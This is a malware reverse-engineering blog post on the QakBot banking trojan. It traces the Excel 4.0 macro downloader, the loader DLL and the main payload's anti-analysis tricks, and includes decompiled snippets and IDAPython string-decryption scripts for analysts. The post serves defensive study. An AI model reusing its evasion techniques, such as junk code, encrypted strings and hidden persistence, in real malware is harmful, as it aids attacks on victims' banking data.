
[RE021] Qakbot analysis – Dangerous malware has been around for more than a decade

blog.vincss.net/re021-qakbot-analysis-dangerous-malware-has-been-around-for-more-than-a-decade/

18/03/2021

1. Overview

QakBot (*also known as QBot, QuakBot, Pinkslipbot*) is one of the famous **Banking Trojan** with the main task to steal banking credentials, online banking session information, or any other banking data. Although detected by anti-virus software vendors since 2008, but util now it's still operating and keep continuously maintained by the gangs behind it. Qakbot continuously evolves by applying advance or new techniques to evade detection and avoid reverse analysis, making analysis more difficult. In recent reports, it could be used to drop other malware such as ProLock, Egregor ransomware.




Source: *CrowdStrike 2021 Global Threat Report*

Qakbot can be distributed via Emotet, however Emotet has been taken down recently, currently this malware uses email spam and phishing campaigns as main method. Unlike Emotet that uses MS-Word in conjunction with VBA to download malicious payload, Qakbot uses MS-Excel with the support of Excel 4.0 Macro (XLM macro) to download and execute malicious payload on the victim's computer.

In this article, we will analyze how QakBot infects after launched by malicious Excel document, the techniques used to make the analysis difficult, and how to extract the C2 list. QakBot's persistence can not be detected at runtime, the run key only created before system shutdown or enter suspended state, and deleted immediately after QakBot is executed again. Qakbot also applied encryption techniques to conceal information, as well as encrypt the payload on memory.


Hashes used in this post:

- Document template: a7ba7bd69d41f3be1e69740c33c4fbf8
- Loader DLL: c0675c5d2bc7ccf59e50977dd71f28ec
- Unpacked DLL (*Main payload*): 4279ff089ffdb4db21677b96a1364969



2. Document template and XLM macro


Qakbot templates are constantly changing depending on the campaign, the final target of attackers for leveraging templates to trick the victims into enabling macros to start the infection. This type of maldocs will usually have a cell is “Auto_Open cell”, its functionality which is similar to the “Sub AutoOpen()” function in VBA to automatically run macros when victim press “**Enable Content**” button.



As already mentioned, these templates use **Excel 4.0 macros** (*predate VBA macros*), they are composed of functions placed inside cells of a macro sheet. To analyze this form of macro can use following tools:

2.1. XLMMacroDeobfuscator

This tool allows to extract the cells’s content, shows which macro sheet has cell is “Auto_Open cell”, and utilizes an internal XLM emulator to interpret the macros, without fully performing the code.




However, cause macros in maldocs usually implement obfuscation techniques, so that the emulate function of the tool does not always work well:


2.2. Cerbero Suite

Cerbero Suite is developed by **Erik Pistelli**. The latest version added support for the XLSB format, so that now it can decompiles both XLS and XLSB formulas and also support previews spreadsheets same as opening in Microsoft Excel. Furthermore, it also provides the ability to emulate Microsoft Excel formulas. During the discussion with the author, I and my friend have commented and provided samples to him for improving the functionality of the product.

Like **XLMMacroDeobfuscator**, when analyzing maldoc, this tool also shows the starting point of execution (entry point) is the cell containing Auto_Open.



With the help of emulate feature, we can spot that the maldoc registered an API is **URLDownloadToFileA** , then use this function for downloading payloads from multiple addresses:




If successfully download one of the above payloads, it will use **rundll32.exe** to execute:


2.3. Microsoft Excel


The above mentioned tools based on xlrd2, pyxlsb2 and its own parser to extract cells and other information from xls, xlsb and xlsm files. Therefore, in case these tools cannot satisfied, using **Microsoft Excel** is still the best option.

When analyzing with MS Excel, navigate to the cell containing **Auto_Open**, select the **Macros** feature and click **Step Into** to open the **Single Step** window:



By using Step Into or Evaluate to trace each cell in the same column and display the value of each Formula, we get the following information:






To sum up, when Qakbot maldoc executes its macro code, it will download payload to victim's computer and run this payload by using rundll32.exe.


3. **Loader payload**

3.1. Basic analysis


As analyzed above, the downloaded payload is a DLL. This DLL exports 4 functions, one of which is DllRegisterServerfunction is called by the command rundll32:



Based on the imported APIs list, we can predictable that it will use it to unpack another payload:




This DLL is digitally signed to avoid detection by anti-virus software and other detection systems:




3.2. Technical analysis


This DLL when executed will allocate and unpack the main payload to the allocated memory and execute this payload:



Dump payload from memory to disk for later analysis. Dumped payload is also a DLL, was built with Microsoft Visual C++,original name is **stager_1.dll** and exports only one function is **DllRegisterServer**:



To make sure the dumped payload is correct, usually in the resource section of this payload must has resource names are "**308**" and "**311**".



4. **Some techniques used in the main payload**

4.1. Junk code

A well-known technique that's used in many samples, is junk code insertion. With this technique, the malware inserts lots of code that never gets executed, a call that never returns, or conditional jumps with conditions that would never be met. The main goal of this code is to make the code graph look more complicated than it actually is and to waste the reverse engineer's time analyzing.

With Qakbot's payload, the malware author inserts useless API calls alternating between real instructions, in addition to the time-consuming goal, it can cause disturbing information when executing in the sandbox environment or via applications that log windows APIs call.

```
a2[3] = 0;
v2 = lstrlenA("FMPJgYV ,n");
if ( v2 > 0x1F )
  v2 = 0x1F;
v3 = v2 >> 2;
for ( i = 0; i < v3; ++i )
{
  if ( i )
    v6[i + 0x11] = i + GetCurrentProcessId();
  if ( i > 0x22DB )
    break;
}
memset(v6, 0, 0x44u);
GetOEMCP();
v6[0] = 0x44;
MultiByteToWideChar(0, 0, "t 0Sh 9rfutJW0a3 vr", 0xFFFFFFFF, WideCharStr, 9);
GetOEMCP();
if ( (*(int (__stdcall **)(_DWORD, int, _DWORD, _DWORD, _DWORD, int, _DWORD, _DWORD, int *, _DWORD *))(dword_100303E4 + 0x30))(
       0,
       a1,
       0,
       0,
       0,
       4,
       0,
       0,
       v6,
       a2) )
{
  return 0;
}
*(_DWORD *)String1 = 0x13;
lstrcpynA(String1, "S VvX", 0x13);
```

4.2 Use non-standard calling convention

The common standard calling conventions when analyzing malware are cdecl, stdcall, thiscall or fastcall. Howerver, to complicate the analysis task, Qakbot added non-standard calling convention that making it difficult to recognize the parameters passed to the function as well as Hexrays when decompiles will fail.

For example, the following function takes 3 parameters, in which the first and third parameters are pushed onto the stack, and the second parameter is assigned to eax. At this point, Hexrays will miss the parameter when decompile code:


IDA supports the user-defined calling convention, read this article. With the above case, we can redefine function prototype as follows: int __usercall sub_100184FE@<eax>(int arg1, int arg2@<eax>, int arg3). Result:


Another example, the function below takes an parameter and this parameter is assigned to the eax register. Incorrect recognition lead to Hexrays decompiles missing a parameter:

To help Hexrays decompiles correctly, we can explicitly specify the locations of arguments and the return value like this: int *__usercall sub_10017EC5@<eax>(unsigned int arg1@<eax>). And here is the result:

4.3. Decrypt strings

Like Emotet, all strings are encrypted and decrypted at runtime into memory only and destroyed right afterwards. Most of QakBot strings are encrypted and stored in a continuous blob. The decryption function accepts one argument which is the index to the string, then it xors it with a hardcoded bytes array. During the analysis this payload, we found **02 byte arrays**which containing the value of the original string already encrypted:





Corresponding to each above array will have a byte array containing the values used for xor to decode to get the real strings:

As mentioned, The decryption function accepts one argument which is the index to the string. Inside this function will call the main routine to decrypt the string that malware need to use:

The f_decrypt_string in the figure does the following:


- Based on the index value passed to the function, computes the length of the string to be decryped.
- Allocates memory to store the decrypted string.
- Through the loop to xor with bytes of xor_bytes_arr array to retrieve the original string.

```
decrypted_str = f_return_allocated_heap(strLen + 1);
String1 = 0x2E;
lstrcpynA(&String1, "Fp05c.EXl x", 0x1C);
if ( !decrypted_str )
{
  return &unk_10030450;
}
MultiByteToWideChar(0, 0, "c7z0MVNoj4tD", 0xFFFFFFFF, WideCharStr, 9);
if ( !strLen )
{
  return decrypted_str;
}
idx_ = idx - decrypted_str;
do
{
  ptr_decrypted_str = &decrypted_str[i];
  dec_char = encrypted_str[idx + i] ^ xor_bytes_arr[&decrypted_str[i + idx_] % 0x5A];
  ++i;
  *ptr_decrypted_str = dec_char;
}
while ( i < strLen );
return decrypted_str;
```

By using IDAPython, we can rewrite the code to decrypt the strings and add them as comments:

```
from idc import *
from idautils import *

dec_routine = 0x10017EC5 # address of decrypt routine (use mov eax, idx)
enc_strings = 0x1002F8F0
xor_bytes_arr = 0x1002F090

def decrypt(idx):
    if idx >= 0xB10:
        return      # out of bounds
    str = ""
    while True:
        c = idc.get_wide_byte(enc_strings + idx) ^ idc.get_wide_byte(xor_bytes_arr + (idx % 0x5A))
        if c == 0: break
        str += chr(c)
        idx += 1
    return str

def decrypt_string(func_addr):
    for x in XrefsTo(func_addr, 0):
        org_addr = x.frm
        curr_addr = x.frm
        addr_minus_10 = curr_addr - 10

        while curr_addr >= addr_minus_10:
            curr_addr = idc.prev_head(curr_addr)
            if print_insn_mnem(curr_addr) =="mov":
                if 'eax' in print_operand(curr_addr, 0) and get_operand_type(curr_addr,1) == idc.o_imm:
                    index_value = get_operand_value(curr_addr,1)
                    decStr = decrypt(index_value)
                    set_cmt(org_addr, decStr, 0)
def main():
    decrypt_string(dec_routine)

if __name__ == '__main__':
    main()
```

The results before and after the script execution will make the analysis easier:



Do the same with other decryption functions. However, the strings shown in the above picture are the results obtained after decrypting pre-assigned indexes in Qakbot's code. The rest of strings indexes are calculated dynamically at runtime. For example the following code snippet:

```
index_tbl[0x30] = 0x1000;
index_tbl[0x31] = 0x8F0;
index_tbl[0x32] = 0;
index_tbl[0x33] = 0;
index_tbl[0x34] = 0x2000;
index_tbl[0x35] = 0x7F9;
index_tbl[0x36] = 0;
index_tbl[0x37] = 0;
index_tbl[0x38] = 0x4000;
index_tbl[0x39] = 0x726;
index_tbl[0x3A] = 0;
index_tbl[0x3B] = 0;
index_tbl[0x3C] = 0x8000;
index_tbl[0x3D] = 0xAFA;
index_tbl[0x3E] = 0;
index_tbl[0x3F] = 0;
String1 = 0x3D;
lstrcpynA(&String1, "6tGsgSuuAi", 0x1C);
ptr_index_tbl = &index_tbl[2];
v36 = &index_tbl[2];
size = 0x10;
do
{
  process_name = f_w_decrypt_string(ptr_index_tbl[0xFFFFFFFF]);
  ptr_process_name = process_name;
  if ( process_name )
```


Therefore, to get the entire decrypted strings along with associated index, use the following code:

```
idx = 0
while idx < 0xB10:
    dec_str = decrypt(idx)
    print("index: %s, decrypted string: %s" % (hex(idx), dec_str))
    idx += len(dec_str) + 1

idx = 0
while idx < 0x435:
    dec_str = decrypt2(idx)
    print("index: %s, decrypted string: %s" % (hex(idx), dec_str))
    idx += len(dec_str) + 1
```


Please see the **Appendix 1 – Complete list of decrypted strings** below.

4.4. Dynamic APIs resolve


Based on the results decrypted strings, get a list of major DLLs that Qakbot will uses to obtain the necessary API functions:



Payload will find the address of the API functions through lookup a pre-computed hash based on the API function name. For each above DLLs will have an array that stored pre-computed hashes. Below is an illustration of an array that stores pre-computed hashes of API functions belong to kernel32.dll. *(This array will then be overwritten by the real address of the corresponding API)*:



For calculating hashes, the payload uses an additional table containing the values used for xor at address 0x1002B6F8 (g_xor_key_tbl). The search algorithm used by Qakbot as follows:



